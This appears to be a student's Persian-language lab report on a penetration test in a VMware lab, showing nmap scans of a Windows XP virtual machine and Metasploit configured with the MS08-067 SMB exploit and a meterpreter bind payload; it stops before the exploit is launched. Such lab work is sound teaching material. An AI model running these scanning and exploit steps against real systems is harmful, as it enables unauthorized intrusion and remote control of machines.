

محمد علی عرب یزدی 9431046 بسمه تعالی بخش اول

مرحله اول:




```
root@kali:~# nmap -sP 192.168.206.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-14 08:33 CST
Nmap scan report for 192.168.206.1
Host is up (0.00026s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.206.130
Host is up (0.0016s latency).
MAC Address: 00:0C:29:48:DC:E2 (VMware)
Nmap scan report for 192.168.206.131
Host is up (0.00043s latency).
MAC Address: 00:0C:29:16:02:B2 (VMware)
Nmap scan report for 192.168.206.254
Host is up (0.00017s latency).
MAC Address: 00:50:56:F1:A1:7E (VMware)
Nmap scan report for 192.168.206.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 28.38 seconds
root@kali:~# nmap -O -v 192.168.206.131

Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-14 08:35 CST
Initiating ARP Ping Scan at 08:35
Scanning 192.168.206.131 [1 port]
Completed ARP Ping Scan at 08:35, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:35
Completed Parallel DNS resolution of 1 host. at 08:36, 13.00s elapsed
Initiating SYN Stealth Scan at 08:36
Scanning 192.168.206.131 [1000 ports]
Discovered open port 445/tcp on 192.168.206.131
Discovered open port 135/tcp on 192.168.206.131
Discovered open port 139/tcp on 192.168.206.131
Discovered open port 3389/tcp on 192.168.206.131
Completed SYN Stealth Scan at 08:36, 1.17s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.206.131
Nmap scan report for 192.168.206.131
Host is up (0.00045s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:16:02:B2 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.94 seconds
           Raw packets sent: 1098 (49.010KB) | Rcvd: 1017 (41.238KB)
root@kali:~#
```

مرحله دوم:




```
root@kali:~# nmap -sS 192.168.206.131

Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-14 08:41 CST
Nmap scan report for 192.168.206.131
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:16:02:B2 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
root@kali:~#
```

مرحله سوم:




```
root@kali:~# msfconsole

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      __________________   |                           |
  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |        \'\/\/\/'/         |
  |              o O          |         )======(          |
  |                 o         |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
  | |    PAYLOAD     |""\___, |     /    (_||_     \      |
  | |________________|__|)__| |    |     __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |  = = = = = = = = = = = =  |     '--------------'      |
  +---------------------------+---------------------------+


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

مرحله چهارم:




```
root@kali:~# msfconsole

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |        \'\/\/\/'/         |
 |              o O          |         )======(          |
 |                 o         |       .'  LOOT  '.        |
 | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
 | |    PAYLOAD     |""\___, |     /    (_||_     \      |
 | |________________|__|)__| |    |     __||_)     |     |
 | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
 |  = = = = = = = = = = = =  |     '--------------'      |
 +---------------------------+---------------------------+


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) >
```

مرحله پنجم:




```
root@kali:~# msfconsole

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |         \'\/\/\/'/        |
 |              o O          |          )======(         |
 |                 o         |        .'  LOOT  '.       |
 | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
 | |    PAYLOAD     |""\___, |      /    (_||_     \     |
 | |________________|__|)__| |     |     __||_)     |    |
 | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
 |  = = = = = = = = = = = =  |      '--------------'     |
 +---------------------------+---------------------------+


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(windows/smb/ms08_067_netapi) >
```

مرحله ششم:




```
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > 
```

مرحله هفتم:



